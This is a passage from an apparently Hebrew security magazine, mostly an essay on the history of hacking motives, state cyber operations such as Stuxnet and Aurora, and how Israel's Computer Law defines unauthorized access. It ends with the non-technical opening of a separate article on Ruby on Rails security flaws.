גיוס דעת הקהל היא, כמובן, אחד הפרמטרים החשובים ביותר בפעילות של כל ארגון טרור. החיזבאללה מראה כי כבר באמצע שנות האלפיים הוא היה חדשני מספיק כדי להבין את החשיבות של תחזוקת אתר אינטרנט עשיר בתכנים. הארגון הפך מהר מאוד את אתר האינטרנט שלו מדף חיוור ואינפורמטיבי לאתר דינמי ועשיר בתכנים כמו סרטוני וידאו, מידע על פעולות הארגון ברחבי העולם, העלאת תכנים של גולשים ועוד¹¹¹. השימוש באינטרנט על ידי החיזבאללה נועד בראש וראשונה למטרות התמודדות והגנה בפני האמצעים העדיפים של צה"ל. רוב יכולותיו הטכנולוגיות של הארגון הוסבו להגנה על התשתיות הקריטיות שלו ובראשן - ערוץ השידור העצמאי "אל-מנאר". מאמצים אלה הוכחו כמוצלחים ואל-מנאר הצליח לשדר בצורה טובה יחסית בכל ימי הלחימה¹¹².

¹⁰⁷ YNET, **ההאקר הסעודי ל-ynet: "זו רק ההתחלה"** <http://www.ynet.co.il/articles/0,7340,L-4171895,00.html>
¹⁰⁸ הכנסת ה-18 - פרוטוקול מס' 116 מישיבת ועדת המדע והטכנולוגיה (10 בינואר 2012):

www.knesset.gov.il/protocols/data/rtf/mada/2012-01-10.rtf

¹⁰⁹ גלובס, **ההיסטריה הסעודית**, <http://www.globes.co.il/news/article.aspx?did=1000713182>

¹¹⁰ Hasan M Al-Rizzo - **The undeclared cyberspace war between Hezbollah and Israel** (Contemporary Arab Affairs, v1, Issue 3, 2008)

¹¹¹ M J Warren - **Terrorism and The Internet** (chapter 4), in Lech Janczewski- Cyber Warfare and Cyber Terrorism (electronic recourse) http://www.google.co.il/books?id=6CJ-aV9Dh-QC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false

¹¹² David A. Acosta-**THE MAKARA OF HIZBALLAH DECEPTION IN THE 2006 SUMMER WAR** (Naval Postgraduate School, June 2007) <http://www.dtic.mil/cgi-bin/GetTRDoc?AD=ADA469918&Location=U2&doc=GetTRDoc.pdf>

ממשלות

אבטחת מידע באינטרנט הפכה בשנים האחרונות מכלי טקטי יומיומי לקונספט אסטרטגי. השילוב של התלות ההולכת וגדלה של העולם במחשבים ובתקשורת אינטרנט ביחד עם היכולות המתפתחות של התוקפים וכניסה של גורמים מוסדיים לתחום, הם שמאיימים כיום על מדינות וארגונים בינלאומיים.

מדינות רבות החלו עושות צעדים במימוש יכולות מתקדמות במרחב הקיברנטי מתוך הבנת חשיבות מרחב זה על שדה המערכה העתידית¹¹³. כמו שמלחמות העולם הראשונה והשניה הביאו עמן תנופה טכנולוגית משמעותית בכלי הלחימה, כך עידן המידע הביא עימו יכולות חדשות בתחום הלחימה הקיברנטית. מערכות המידע נוגעות בכל המערכות שאנו מכירים ולכן מהוות בסיס רחב לפעילות סייבר של מדינות. באופן אירוני, דווקא אותן מעצמות שהכרנו מהעולם הפיזי כבלתי מנוצחות, הפכו פגיעות מאוד להתקפות קיברנטיות בשל התבססותן על מערכות מידע¹¹⁴.

בשנים האחרונות אנחנו עדים למגוון דוגמאות לפעילות קיברנטית אינטנסיבית של מדינות העולם. בשנת 2007 הוסר פסל "חייל הברונזה" מאנדרטת הזיכרון לחיילים סובייטים במרכז בירת אסטוניה, טאלין. בתגובה פתחו גורמים עלומים בהתקפה קיברנטית חריפה כנגד מוסדות השלטון האסטוניים. על פי ההערכות, מדובר בגורמים רוסיים רשמיים שפעלו במסווה כנגד ההחלטה להסיר את הפסל¹¹⁵. גם סין היא אחת מהמדינות הפעילות ביותר בתחום. על פי הדיווחים, ענק זה הקים יחידה מיוחדת של לוחמי סייבר אשר משמשת את צבא העם הסיני במטלות שונות¹¹⁶. יש לציין, כי מזה מספר שנים קיימים חשדות לגבי פעילות סינית במרחב הקיברנטי. מדינה זו נודעה במספר פעולות מטריות כמו למשל ניתוב לא חוקי של כ-15% מתעבורת האינטרנט בעולם למשך 18 דקות. פעולה זו לא ממש פוענחה על ידי גורמים במערב, אך היא בהחלט מוכיחה שיש מה לחשוש ממנה בכל הקשור ליכולות קיברנטיות¹¹⁷.

בסוף 2009 פתחה סין, על פי החשד, בהתקפה מתוחכמת ומשולבת כנגד מספר חברות וגופים בינלאומיים ובראשם גוגל. על פי עדויות של גורמי מקצוע שחקרו את ההתקפות עולה, כי רמת התחכום ובעיקר טשטוש העקבות מוכיחים מעל לכל ספק כי מדובר במדינה. המתקפה, אשר נודעה בשם הקוד Aurora הביאה לחשיפת סודות וקניין רוחני מגוגל וכן לחשיפת פרטי משתמשים בשירות המייל שלה, תוך שימוש בקוד עוין שלא מוכר ליצרניות האנטי-וירוס ומימוש טכנולוגיות הצפנה מתקדמות¹¹⁸. התקפה

¹¹³ Kenneth Geers - Strategic Cyber Security (NATO Cooperative Cyber Defense Centre of Excellence June 2011), http://www.ccdcoe.org/publications/books/Strategic_Cyber_Security_K_Geers.PDF

¹¹⁴ James Adams - **Computers Are the Weapons & the Front Line Is Everywhere** (Simon & Schuster; 1'st edition (August 10, 1998))

¹¹⁵ The Guardian, **Russia Accused Of Unleashing Cyberwar To Disable Estonia**, <http://www.guardian.co.uk/world/2007/may/17/topstories3.russia>

¹¹⁶ Channel 4, **China admits cyber warfare unit**, <http://www.channel4.com/news/china-admits-cyber-warfare-unit>

¹¹⁷ U.S.-China Economic And Security Review Commission, Report to Congress (One Hundred Eleventh Congress, Second Session, November 2010): http://www.uscc.gov/annual_report/2010/annual_report_full_10.pdf

¹¹⁸ Wierd, **Google Hack Attack Was Ultra Sophisticated, New Details Show**, <http://www.wired.com/threatlevel/2010/01/operation-aurora/>

נוספת שיש המייחסים אותה לסין, אירן או רוסיה היא ההתקפה על חברת RSA במרץ 2011 שבמסגרתה נפרצו אמצעי ההגנה של החברה ונגבבו פרטים רגישים הקשורים למוצר בשם SecureID, המשמש כאמצעי להזדהות חזקה¹¹⁹. מתקפה זו הייתה, ככל הנראה, יריית פתיחה למתקפה קיברנטית אחרת שבוצעה על תשתיות חברת Lockheed Martin (יצרן מערכות הביטחון וההגנה הגדול בארה"ב) מתוך כוונה לגנוב מידע ביטחוני רגיש הקשור לאחד ממוצריה¹²⁰.

ישראל וכמובן ארה"ב הן שחקניות דומיננטיות נוספות במרחב הקיברנטי ועל פי גורמים מקצועיים הן אף פיתחו כלי נשק קיברנטיים למטרות שונות¹²¹. לשם המחשה, את "יצירת הפאר" הקיברנטית Stuxnet, שכבר הוזכרה לעיל, פיתחו על פי הערכות ארה"ב וישראל במשותף מתוך כוונה לפגוע בתוכנית הגרעין האיראנית. תוכנה זו היא חלק מפרויקט בשם "המשחקים האולימפיים" אשר החל בימי הנשיא בוש הבן וכלל, שוב, על פי הערכות, אמצעים טכנולוגיים שונים שנועדו לחבל בתוכנית הגרעין האיראנית¹²². מדינות נוספות שידועות בשל הפעילות הענפה שלהן בממד הקיברנטי הן צפון קוריאה¹²³, רוסיה וצרפת¹²⁴.

התמודדות חוק המחשבים והתמורות בעולם הטכנולוגי

חוק המחשבים נחקק בשנת 1995 וחלק מההגדרות שבו נלקחו מתזכיר החוק משנת 1987 (תזכיר שלגי). עם זאת, ההגדרות שבו אינן מתאימות לעידן האינטרנט המהיר, הטלפונים החכמים והמכשירים הרבים המחוברים היום לרשת המידע. השלב הבא של האינטרנט IOE (Internet On Everything) יחבר כל מכשיר פיזי לרשת, החל מהדור הבא של התקנים ניידים, דרך Google Glasses וכלה במכונות, שעונים וכדומה¹²⁵.

אין לנו ספק כי ההגדרות לחוק המחשבים יהיו חייבות לעבור רענון על מנת להתמודד עם שינויים אלו. אחד האתגרים הגדולים העומדים בפני מערכת המשפט הוא בעיית האכיפה הבינלאומית של עבירות מחשב ועבירות חדירה, רבים המקרים בהם העברייני נמצא מחוץ לגבולות השיפוט של מדינת ישראל.

¹¹⁹ Gartner, **RSA SecurID Attack Details Unveiled They Should Have Known Better**, <http://blogs.gartner.com/avivah-litan/2011/04/01/rsa-securid-attack-details-unveiled-they-should-have-known-better/>

¹²⁰ InformationWeek, **Lockheed Martin Suffers Massive Cyberattack**, <http://www.informationweek.com/government/security/lockheed-martin-suffers-massive-cyberatt/229700151>

¹²¹ McAfee, **McAfee Inc. Warns of Countries Arming for Cyberwarfare**, <http://www.mcafee.com/de/about/news/2009/q4/20091117-01.aspx>

¹²² The New-York Times, **Obama Order Sped Up Wave of Cyberattacks Against Iran**, http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html?_r=0

¹²³ James L. Lewis - **The "Korean" Cyber Attacks and Their Implications for Cyber Conflict** (Center for Strategic and International Studies, Oct. 2009): <http://dspace.cigilibrary.org/jspui/bitstream/123456789/26510/1/The%20Korean%20Cyber%20Attacks%20and%20The%20Implications%20for%20Cyber%20Conflict.pdf?1>

¹²⁴ McAfee, **McAfee Inc. Warns of Countries Arming for Cyberwarfare**, <http://www.mcafee.com/de/about/news/2009/q4/20091117-01.aspx>

¹²⁵ Cisco Blog, **Internet of Everything: Fueling an Amazing Future #TomorrowStartsHere**, <http://blogs.cisco.com/news/internet-of-everything-2/>

בשנת 2001 נחתמה אמנה בינלאומית למלחמה בעבירות מחשב ואינטרנט על ידי 26 מדינות אירופאיות וארה"ב. ישראל אינה חלק מאמנה זו. שיתוף פעולה עם מדינות אחרות יהיה עשוי להיות הכרחי בהווה ובעתיד¹²⁶. חוק המחשבים מאפשר פרשנות רחבה להגדרה של מה זה "עבירות מחשב" ומתייחס ברצינות רבה לאפשרויות הרבות שפותחת טכנולוגיית המחשוב בפני העבריינים הפוטנציאליים. המחוקק מודע לכך שפעולות מחשב רבות ושגרתיות עלולות להוות עבירה פלילית (לדוגמא: פס"ד מזרחי-אליו נתייחס בהמשך).

ההבדל הדק בין פעולה שגרתית או בדיקה לבין פריצה/חדירה ואיסוף מידע לא חוקי מחייב את בית המשפט לערוך הבחנה בין סוגי העבירות ולאתר מתוך כלל הראיות את כוונת המבצע על מנת להכריע האם בעבירה פלילית עסקינן או בפעולה לגיטימית. אחד המפתחות לפתרון הוא פירוש המונח "שלא כדין" ומכאן העברת נטל ההוכחה אל התביעה. כוונת המחוקק במקרה כזה הייתה לחייב את המשתמש לקבל רשות לביצוע הפעולה הנחשדת כעבירה ובמקרה של חריגה, הרי שלפנינו מעשה שנעשה "שלא כדין".

חדירה למחשב הוגדרה במדינות רבות בעולם כעבירה פלילית בעיקר כי החדירה היא השלב ההכרחי בדרך לביצוע עבירות נוספות באמצעות המחשב, בפס"ד מזרחי¹²⁷ ציין השופט טננבוים כי אין הגדרה בהירה למונח "חדירה למחשב". הנאשם זוכה מחדירה לאתר האינטרנט של המוסד לאחר שבית המשפט שוכנע כי ביקש אך ורק לבדוק את אבטחת האתר.

ניתן ללמוד ממקרה זה שלמרות שהחדירה למחשב אסורה לכאורה ניתן, לדעתנו, להבין כי זהו שלב הכרחי בכל פעולה בין מחשבים והשאלה הנשאלת היא מה מטרת החדירה? לאחר שענינו על שאלה זו, יש לקבוע האם זו עבירה או פעולה לגיטימית. עוד מציין השופט טננבוים כי חקיקת אינטרנט יש לפרש בצורה שתעזור לעולם האינטרנט להמשיך ולהתפתח קדימה לטובת הציבור ולא בצורה שתגביל, תפריע ותעכב התקדמות זאת. לנושא פרשנות המונח "שלא כדין" התייחסו עו"ד נעמי אסיא ועו"ד רחל אלקלעי¹²⁸.

בהסתמך על הפסיקה הקיימת לגבי פירוש מונח זה, נראה כי הכוונה היא לקיום אלמנט של ידיעה לגבי העדר הרשות לביצוע המעשה (ביצועו שלא ברשות לפי כל דין), ואלמנט נפשי של פיזיות לגבי התוצאה העלולה להיגרם בעקבותיו; אין הכוונה כאן לפעולה המתבצעת מתוך רשלנות גרידא. עוד הציעו עו"ד הנכבדות בישיבת וועדת המשנה להצעת חוק המחשבים, שבכל מקום בו כתוב "שלא כדין" יש לכתוב אף "בזדון".

¹²⁶ Council Of Europe, **Convention on Cybercrime** (Budapest, 23.11.2001):
<http://www.conventions.coe.int/Treaty/en/Treaties/Html/185.htm>

¹²⁷ ת"פ 3047/03 מ"י נ' מזרחי אבי. ניתן בבית משפט השלום בירושלים ע"י השופט טננבוים ביום 29.2.2004

¹²⁸ אסיא נעמי, ואלקלעי רחל, "עבירות מחשב בעשור החולף", שערי משפט, כרך ד' 2, 2006, ע' 397

כדברי השופטת ברלינר בפס"ד טנבאום 4:

"הצורך הוא לשדר מסר ברור כלפי אותו פלח צבור שממנו יכולים לבוא העבריינים הפוטנציאליים, קרי אנשים צעירים, נורמטיביים, שרקע חייהם תקין, ובמרבית המקרים כישוריהם השכליים למעלה מן הממוצע. נגד עיניהם של אלה צריכה להידלק נורה אדומה בכל פעם שהפיוי הקל והזמין לפורץ למחשב יעבור במוחם."

אם כך, אנו רואים שמהות הענישה היא להרתיע בעונשים יחסית כבדים על מנת לנסות ולהתמודד עם הפיתויים הרבים שעולם המחשוב מעמיד בפני המשתמשים. הרי פשעי מחשב הם "נקיים": אין נפגעים פיזיים, אין צורך באלימות מוכחת כדי להשיג הישגים ולעיתים האקרים שפוגעים במערכות ממשל, מערכות פיננסיות וכו' אף נתפשים כגיבורים (כגון ארגון Wikileaks ו Anonymous לדוגמה). לכן הרתעה, חינוך והטמעה של מה מותר ומה אסור חשובה והכרחית כבר משלבים מוקדמים של חשיפה למחשוב. בחוק המחשבים ביקש המחוקק לנסות ולהסדיר את השימוש בטכנולוגיה. מחשבים וטכנולוגיה נתפשים, כאמור, כדבר חיובי הנועד לפיתוח החברה האנושית ומחיקת פערים.

מכאן פרשנות המונח חדירה צריך להיות כפוף לשינויים הטכנולוגיים הדחופים. הרי לפני בואה של Facebook רוב הדיונים ברשת היו על שמירת הפרטיות וכיום שימוש בפייסבוק, אינסטגרם ודומיהם משנה את הגדרת הפרטיות. לדעתנו מדובר בשינוי במונח "חדירה למחשב" כי הרי שימוש גובר ותכוף ברשתות חברתיות מזמין סוג של חדירה למחשב ללא רשות אך ללא כוונה פלילית מצד החודר. ניתוח שנעשה ע"י פרופסור קר (Kerr) לביטוי "Unauthorized Access" מצביע על היעדר אחידות בפירוש לביטוי ומציע להבחין בין גולש שניגש למחשב תוך הפרת תנאי החוזה שבינו לבין מפעיל אתר למשל לבין גישה לחומר מחשב הכרוכה בעקיפת מנגנונים טכנולוגיים.

לשיטתו העבירה הפלילית היא במצב השני, פרשנות זו מאזנת בין שני ערכים מנוגדים: חירות השימוש ברשת מול פרטיות הגולשים שמידע עליהם מוחזק אצל התארים בהם הם גולשים, כך אנו רואים שיש העברת מידע בצורה "התנדבותית" של אנשים וארגונים לצד שלישי שלא תמיד ברור מה הם עושים במידע זה וכיצד הם שומרים עליו.¹²⁹

האם מכירת מידע כזה לצד שאינו קשור לגולש המקורי מהווה חדירה למחשבו של התובע? אנחנו לא בטוחים כי ניתן להחיל את חוק המחשבים במקרה כזה וזהו עניין הנתון לפרשנות רחבה. לסיכום דיון זה יש לדעתנו לפרש את חוק המחשבים על פי התמורות החלות בעולם הטכנולוגי ולתת פרשנות מצומצמת ככל הניתן למונח חדירה למחשבים.

¹²⁹ Orin S. Kerr, "Cybercrime's Scope: Interpreting 'Access' and 'Authorization' in Computer Misuse Statutes", 78 NYU L. Rev. 1596 (2003).

הקשר בין טכנולוגיה למשפט מחייבת העמקת הידע אצל העוסקים בשפיטה על מנת לסייע להם בהבנת התמורות המהירות בעולם המחשוב (אין לדעתנו מקום להתייחסות למחשב כיחידה בודדת). בהקשר זה נבקש לסיים עם דבריו של ד"ר מיכאל בירנהק¹³⁰: "את חוק המחשבים יש לפרש על רקע עקרונות אבטחת המידע המקובלים אצל מפעילי מערכות מידע, כלומר על פי עקרונות טכנולוגיים. הדיאלוג בין המשפט לטכנולוגיה צריך להתנהל תוך תשומת לב לטכנולוגיה, לאפשרויות ולקשיים הגלומים בה, תוך ערנות לקשיי אכיפה אפשריים ולתגובה הטכנולוגית האפשרית".


סיכום ומסקנות

קנת' גירס (Kenneth Geers) מ-NATO Cooperative Cyber Defense Centre of Excellence בחן בעבודת מחקר שביצע בשנת 2011 ארבע אסטרטגיות אופצינאליות להתמודדות מדינות עם איומים קיברנטיים. אחד מהם היה טכנולוגי (יישום הדור הבא בפרוטוקולי הניתוב ברשת האינטרנט - IPv6). השני, אסטרטגיית המלחמה המוצגת בדוקטרינה של סון טסו (Sun Tzu) "אומנות המלחמה" היא מנגנון מלחמתי. השלישי, מנגנון הרתעה בעולם הסייבר, הוא שילוב של אמצעים פוליטיים צבאיים וכמוהו הרביעי: מנגנוני פיקוח על נשק.

גירס מוצא במחקרו כי אופי האיומים לא השתנה בהרבה ברבות השנים. השינוי המהותי הוא במהירות, בהיקף ובעוצמה של ההתקפות. כתוצאה מכך, הסיק, תשתיות קריטיות מצויות בסיכון רב לא רק בימי מלחמה, אלא גם בעיתות שלום. גירס סבר במחקרו כי במלחמות העתידיות צפוי משקל רב לאלמנט הקיברנטי. משקל שקשה מאוד לאמוד אותו כיום. מסקנתו הייתה כי מוטב למדינה להסתמך על אמצעים טכנולוגיים עד כמה שניתן כדי להתמודד בצורה מיטבית עם האיומים הקיברנטיים. אמצעים טכנולוגיים כדוגמת יישום IPv6 מושפעים במידה מועטה יחסית מהפרעות חיצוניות והם נותנים מענה טוב לאחת הבעיות הכאובות ביותר במרחב הקיברנטי: אנונימיות¹³¹.

¹³⁰ ד"ר מיכאל בירנהק, משפט המכונה: אבטחת מידע וחוק המחשבים - 13.12.2006 ציטוט מאתר דיני רשת, http://netlaw.co.il/it_itemid_3595.html

¹³¹ Kenneth Geers - **Strategic Cyber Security** (NATO Cooperative Cyber Defense Centre of Excellence June 2011), http://www.ccdcoe.org/publications/books/Strategic_Cyber_Security_K_Geers.PDF



כשבוחנים את האבולוציה שעבר העולם הטכנולוגי מול האבולוציה של פריצה וחבלה במחשבים ומערכות תקשורת, ניתן לתאר את יחסי הגומלין בין השניים על פי התרשים הבא¹³²:

מעיון בתרשים עולה המסקנה הבאה: רמת התחכום של ההתקפות ואפשרויות הפריצה למערכות מחשבים ותקשורת עולה באופן עקבי עם השנים (קו מגמה זה מסומן בכחול רצוף)¹³³. בראשית שנות השמונים, עת הפך המחשב האישי לאביזר נפוץ בבתים רבים בארה"ב ולאחר מכן בשאר העולם, התפתח "מקצוע" לוואי חדש לתעשיית המחשבים, הפריצה הלא חוקית למערכות תקשורת ולמחשבים. אומנם, ראינו כי חלק מפעילות הפשיעה במחשבים החלה מוקדם יותר. עם זאת, שנות השמונים בהחלט זימנו צמיחה משמעותית בתחום והפכו את המחשב מכלי אוניברסיטאי למערכת ביתית. התרשים לעיל מראה מגמה חשובה נוספת בהתפתחות עולם המחשבים והפריצה למחשבים: תהליך הספיגה של הטכנולוגיה בקרב הציבור הרחב הוא תהליך שלוקח זמן (קו מקווקו אדום).

בתחילת שנות השמונים הנגישות למערכות מחשב עדיין הייתה מצומצמת יחסית. שפות הכתיבה והתכנות היו נחלתם של מעטים והשליטה בהן הפכה את המתכנתים לציבור קטן וייחודי. גם היכולת לגרום נזק למערכות, תוך פיתוח כלים ייעודיים לשם כך היו מוגבלים מאוד באותה תקופה. פריצות למערכות מחשב באותה תקופה מאופיינות ברצון לעמוד באתגרים טכנולוגיים, לזכות בתהילה ובמקרים מאוחרים יותר - גם ברווח כלכלי.

¹³² המקור לתרשים אינו ידוע לנו. אנחנו מצאנו אותו בקישור הבא:

<http://itsecguru.blogspot.co.il/2009/11/information-security-threatscape.html>

¹³³ אין להניח כי העלייה היא ליניארית, אך זוהי דרך מקובלת להראות בצורה טובה את המגמה הכללית.

במהלך **שנות השמונים** של המאה העשרים הלך והתפשט השימוש הפרטי במחשבים ואיתו - הניצול לרעה של מערכות אלה. מגוון השיטות והפרקטיקות לפריצה למחשבים הלכו וגדלו ביחד עם שפות התכנות והמגוון של מערכות המחשוב והיישומים שלהן. רמת המיומנות אשר נדרשה לפריצה למערכות מחשב ותקשורת בסוף שנות השמונים של המאה העשרים הייתה גבוהה ודרשה יכולות גבוהות יחסית של הפורץ. ההאקרים של אותה תקופה, כמו קווין מיטניק שהוזכר לעיל, הם אנשים שהחלו את דרכם כפריקרים של מערכות טלפוניה ותקשורת והכירו בצורה מעולה את פרוטוקולי הניתוב, מערכות הטלפוניה והמרכזיות וכן את פרוטוקולי התקשורת שהחלו להתפתח עבור מערכות המחשב והאינטרנט.

שנות התשעים סימנו את תחילת עידן האינטרנט המסחרי והגדילו מאוד את האטרקטיביות של הקישוריות בין מחשבים מסחריים ופרטיים. עולם הפשע לא נותר אדיש לנוכח מגמה זו. שנות התשעים אופיינו בחבורות ובודדים רבים אשר ניצלו לרעה את הפתיחות שאפיינה את מערכות התקשורת והאינטרנט כדי לפרוץ, לגנוב ו"לרוץ לספר לחבר'ה". חבורות האקרים כמו MOD ו LOD חייבו את הממסד הפדראלי בארה"ב להתחיל להתייחס לעולם הפשע הקיברני ברצינות רבה ולהתחיל להפנים את השינוי שחל. בשנים אלה "האידיאולוגיה" מצטרפת ללוח המשחק הקיברנטי. בפרק זמן זה אנו נחשפים לקבוצות וליחידים אשר רצו לשדר מסר לחבריהם ולעולם. מוטיבציה נוספת שכבר ראינו בשנות השמונים (פריצה לשם רווח כלכלי) תופסת תאוצה בין השאר בשל מחשוב מערכות תומכות לתהליכים עסקיים וכניסה של אמצעי תשלום אלקטרוניים באותן שנים.

שנות האלפיים נפתחו בסערה עם עליה חדה בכמות הנוזקות שהחלו להתפשט ברשת. ראשית המילניום אופיין בניסיון של הפורצים וכותבי הנוזקות להגיע למאסות גדולות של מחשבים. יותר ויותר גופים ופרטים החלו להישען על רשת האינטרנט ככלי עבודה וכמנוע עסקי. עוד ועוד מערכות ציבוריות החלו את ההתנסות האינטרנטית שלהם באותן שנים. הקישוריות והפתיחות היו לרועץ בכל הקשור להתפשטות נוזקות ברחבי העולם. כתיבת הנוזקות חייבה עדיין התמחות, אולם שימוש חוזר בנוזקות שמישהו אחר כתב הפך לנפוץ מאוד.

בשנים האחרונות (אמצע שנות ה-2000 ואילך) כבר לא צריך לדעת לכתוב קוד כדי לפרוץ למחשב של מישהו אחר. הכלכלה האדירה שמושכת את תחום הפשיעה הקיברנטית שיכללה כל כך את השיטה, עד שאדם ללא רקע טכנולוגי יכול לגלוש לאתר כלשהו באינטרנט, להוריד בחינם "ערכת פריצה" ומשם הדרך קצרה מאוד עד לביצוע הפעולה הלא חוקית. מצד שני, המגוון העצום של מערכות המידע והגופים שמחוברים לרשת, מגדילים מאוד את "בנק המטרות" שהפורץ יכול לבחור לעצמו. אין מוסד או גוף מסחרי שיכול להרשות לעצמו להתנתק מהאינטרנט, אשר בו נמצא המנוע לפעילות העסקית של העולם שלנו. המפגש בין מערכות מחשוב מורכבות לנגישות גבוהה לפורצים מביא לעליה מתמשכת בכמות ההתקפות והפריצות לאורך השנים. שנות האלפיים פרצו את הדרך לפריצות על רקע לאומני ופוליטי.

עידן "הפריצות בסמכות" ולוחמת הסייבר, אותן פריצות שמאחוריהן עומדת מדינה, ליווה אותנו מראשית ימי האינטרנט, אולם תחום זה זכה לתהודה תקשורתית רבה מאוד בשנים האחרונות. שאר המוטיבציות שהוזכרו בעשורים הקודמים (אתגר, תהילה, רווח כלכלי ואידאולוגיה) עדיין רלוונטיות: טכנולוגיות חדשות מביאות אתגר פריצה חדשים; הרצון להרשים הוא יסוד סוציולוגי בסיסי גם אצל האקרים; הכלכלה השחורה רק מגבירה את הפריצות על רקע כלכלי ככל שהשנים נוקפות ואידאולוגיות שונות מתחזקות נתח משמעותי מהפריצות המתקשרות של השנים האחרונות.

המסקנה מעבודת המחקר הזו היא שמה שהשפיע על מניעי הפריצה למחשבים בין ראשית שנות השמונים של המאה העשרים לימינו הוא המגוון הטכנולוגי והרחבת השימושיות במערכות מידע, מחשבים ותקשורת. הרחבת השימושים במחשבים לכל תחום בחיים המודרניים מרחיב את האפשרויות ליהנות מהטכנולוגיה, אך גם לנצל אותה לרעה. ראינו במאמר זה כי הרחבת השימושים בטכנולוגיה פתחה צוהר למוטיבציות חדשות לפריצה למערכות. מה שהחל כאתגר וסקרנות, הוביל לחיפוש אחר הרווח אישי מהפריצה, לפרסום פוליטי של רעיונות ודעות, להתנגחויות לאומניות וכיום - גם למלחמות קיברנטיות של ממש.

על המחבר

שחר גייגר מאור הוא מבקר פנים ביחידה לביקורת מערכות מידע בבנק הפועלים. בשש השנים האחרונות שחר שימש כסמנכ"ל ואנליסט בכיר לשירותי תשתיות בחברת המחקר STKI ויש לו הכרות מעמיקה עם עולם מערכות המידע ובמיוחד עם שוק אבטחת המידע. בין עיסוקיו ב-STKI ניתן למנות: ניתוח מגמות, טכנולוגיות ואסטרטגיות בעולם אבטחת המידע והתקשורת הארגונית בשוק המקומי והעולמי; הובלת מאות פגישות עבודה מול גופים עסקיים ומוסדיים בתחומי אבטחת המידע ומערכות המידע בישראל ונציגי חברות גלובליות; הנחיית סדנאות לקבוצות של 20-30 משתתפים (מפגשי "שולחן עגול"); מתן הרצאות בכנסים מקצועיים וכתובת חוות דעת ואנליזות לפי דרישה. שחר מחזיק בתואר ראשון בכלכלה ומנהל עסקים מהאוניברסיטה העברית בירושלים, תואר שני במשפטים מאוניברסיטת בר-אילן וכן בהסמכות CISSP מארגון ISC2 ו-"ניתוח והנדסת מערכות מידע" מהטכניון.

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-

Ruby on Rails

מאת יוחאי (hrr) אטון

הקדמה

עולם פיתוח אתרי האינטרנט צבר תאוצה כ"כ גדולה שכבר קשה לעקוב אחרי טכנולוגיות, שפות, סביבות עבודה וכו'. איפה הימים בהם אתר אינטרנט סטאטי עם תגית "" היו חוד החנית בטכנולוגית פיתוח האתרים? איפה הם הימים בהם תגית "<HR>" הייתה נחשבת לאלמנט חשוב כחלק מיישום חווית משתמש? איפה הם הימים לפני שידעו בכלל מה זה חווייתמשתמש? איפה הם הימים שיכולת להשתמש בטבלאות HTML וזה לא היה מעליב אף אחד?

ואפילו אם מתקדמים מעט בציר הזמן, איפה הם הימים בהם מסד נתונים של Microsoft Access יחד עם טכנולוגית ASP היו הדבר החם הבא? או בכלל, איפה הם הימים בהם היה אפשר לערבב עמוד PHP עם שאלתת SQL, פונקציית אימות נתונים ופעולות פלט מבלי להתחשב ב-MVC וכל מיני ארכיטקטורות חדשות שהפכו כיום, לסוג של תו תקן.

אז פשוט מאוד, הימים האלו עברו. וכמו כל שינוי בחיים, צריך לדעת להסתגל. בשנים האחרונות חל גידול עצום בשימוש בטכנולוגיות ובסביבות עבודה מוכנות. למעשה, כיום, רוב המתכנתים שיגשו לפתח אפליקציה אינטרנטית חדשה יבדקו קודם האם סביבת העבודה בה הם משתמשים תוכל לעמוד בציפיות המערכת. או יותר מזה, המעסיקים והחברה עצמה, כבר יודעים מראש עם איזה מערכת הם מעדיפים/צריכים לעבוד ובכך מסווגים מראש את מאפייני המשרה.

